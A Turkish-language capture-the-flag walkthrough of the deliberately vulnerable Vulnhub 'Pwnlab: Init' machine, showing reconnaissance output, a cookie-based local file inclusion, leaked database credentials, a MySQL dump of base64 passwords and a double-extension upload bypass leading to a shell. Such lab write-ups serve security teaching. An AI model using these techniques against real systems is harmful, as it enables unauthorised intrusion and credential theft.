Pwnlab-İnit

Kaan Efe Öğüt


ADLİ BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan “İnit” zafiyetli CTF makinesinin çözümünü gerçekleştireceğiz.


13.12.2021

- "https://www.vulnhub.com/entry/init-1,288/" bağlantısı üzeriden İnit.ova dosyasını indiriyorum.

-Bu zafiyetli makineyi Vmware üzerinde "Open" ile kuruyorum.Network Ayarını Linux'umla aynı ayara getiriyorum.




-Gerekli ayarlamalardan sonra makineyi başlatıyorum ve arka planda çalışır durumda bırakıyorum.



-Nmap taraması gerçekleştirdiğim de zafiyetli makinenin IP adresini görüntülüyorum.

-Burada Http,Rcpbind ve mysql portlarının açık olduğunu görüntülüyorum.



-Http portunun aktif olduğunu gördüğüm için ilk etapta sitenin görünümüne bakıyorum.Burada bir adet Login ekranı ve login olduktan sonra yükleme yapabileceğim bir yükleme yeri olduğunu görüntülüyorum.


-Dizin taraması yapmadan önce robots.txt dizinini görüntülüyorum fakat buradan bir bilgi elde edemedim.

```
┌──(root💀kali)-[~]
└─# dirb http://192.168.139.193

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Nov  1 12:22:00 2021
URL_BASE: http://192.168.139.193/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.139.193/ ----
==> DIRECTORY: http://192.168.139.193/images/
+ http://192.168.139.193/index.php (CODE:200|SIZE:332)
+ http://192.168.139.193/server-status (CODE:403|SIZE:303)
==> DIRECTORY: http://192.168.139.193/upload/

---- Entering directory: http://192.168.139.193/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.139.193/upload/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Mon Nov  1 12:22:06 2021
DOWNLOADED: 4612 - FOUND: 2
```

-Dizin taraması yaptığımda 2 adet dizinin kullanılabileceğini tarafıma aktarıyor.

-İmages dizinini görüntülediğimiz de burada yükleme yaptığımızda görüntüleme yapabildiğimiz kısmı görüntülüyoruz.

-Uplaod kısmına baktığımda ise çok fazla bilgi sahibi olamıyorum.




-Login ekranında giriş yapmam için Mysql üzerinden giriş yapmayı deniyorum.

-Boş olarak deneme yapıyorum fakat giriş yapamıyorum.


-SQL tabanlı çalışma gerçekleştireceğim için SQLmap aracı ile çalışacağım.

-Sqlmap üzerinde tarama gerçekleştirdiğim de bir sonuca varamadım.



-OwaspZAP aracına geçiş yapıyorum ve burada bir tarama gerçekleştireceğim.

-Zaproxy aracı ile tarama işlemini başlatıyorum.




-Zaproxy aracının sonuçlarına baktığımda çok fazla bir bilgi sahibi olamıyorum.

-Bu sebeple Linux sürümlerinde kurulu olarak gelen nikto aracı ile işlemlerime devam ediyorum.

```
┌──(root💀kali)-[~]
└─# nikto -h http://192.168.139.193
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.139.193
+ Target Hostname:    192.168.139.193
+ Target Port:        80
+ Start Time:         2021-11-01 12:34:13 (GMT3)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
 is the EOL for the 2.x branch.
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via
 a request to /images over HTTP/1.0. The value is "127.0.0.1".
+ Web Server returns a valid response with junk HTTP methods, this may cause false positi
ves.
+ Cookie PHPSESSID created without the httponly flag
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7915 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2021-11-01 12:35:18 (GMT3) (65 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


-Sonuçlara baktığımda XSS açığı olabileceğini söylüyor fakat buradan bir bilgi elde etme şansım yok.

-Ayrıca burada config.php ve login.php dosyalarını görüntülüyorum fakat buradan çok fazla bilgi elde etmem mümkün olmuyor.



-Login sayfasını görüntülediğimde bir giriş ekranı ile karşılaşıyorum.

-Burada LFI işlemi gerçekleştirip işlem yapabileceğimi düşünüyorum.Bu sebeple bir arama gerçekleştiriyorum ve bu kodlara erişim sağlıyorum.



-Ardından bulduğum payloadlar üzerinden bir deneme gerçekleştiriyorum ve burada birtakım bilgilere erişim sağlayabildim.

```
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
	include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
?>
<html>
<head>
<title>Pwnl ab Intranet Image Hosting</title>
```

-Burada bulduğum base64 kodunu decode ediyorum ve php kodlarına erişim sağlıyorum.İndex üzerinden elde ettiğim bilgiler bunlar hepsini tek tek deniyorum.


```
<?php
$server   = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
?>
```

-Aynı işlemi config için yaptığımda burada bir kullanıcı adı ve şifreye erişim sağlıyorum.Bu SQL veritabanı giriş bilgileri olarak düşünüyorum.

```
└─# mysql -u root -p -h 192.168.139.193 Users
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 457
Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [Users]> show tables;
+---------------+
| Tables_in_Users |
+---------------+
| users         |
+---------------+
1 row in set (0.001 sec)

MySQL [Users]> select * from users;
+------+------------------+
| user | pass             |
+------+------------------+
| kent | Sld6WHVCSkpOeQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+------+------------------+
3 rows in set (0.001 sec)
```


-Mysql üzerinden bağlantı kuruyorum.Users tablosunu kullanarak bilgi elde etmeye çalışıyorum ve burada kullanıcı adı ve şifreleri görüntüleyebiliyorum.

-Eğer penetration test esnasında olsaydık gerekli bilgilere erişim sağlamıştık.




-Bulduğum kullanıcı adı ve şifreleri denediğimde giriş yapamıyorum.Bunun da base64 olmasından şüphelenip dönüştürüyorum.


-Sonucunda bu şifreyi elde ediyorum ve sisteme giriş yapmaya çalışıyorum.




-Sisteme başarılı bir şekilde giriş yaptım.



-Yükleme ekranı üzerinde .php uzantılı dosya yüklemeye çalıştığımda sadece fotoğraf yükleyebilirsin yazısıyla karşılaştım.



-.php uzantısının sonuna bir de .png yazıp tekrar deniyorum hata versede aslında yükleme işlemi gerçekleşiyor.



-.php kodu çalıştıktan sonra başarılı bir şekilde Shell alıp sisteme sızabildim.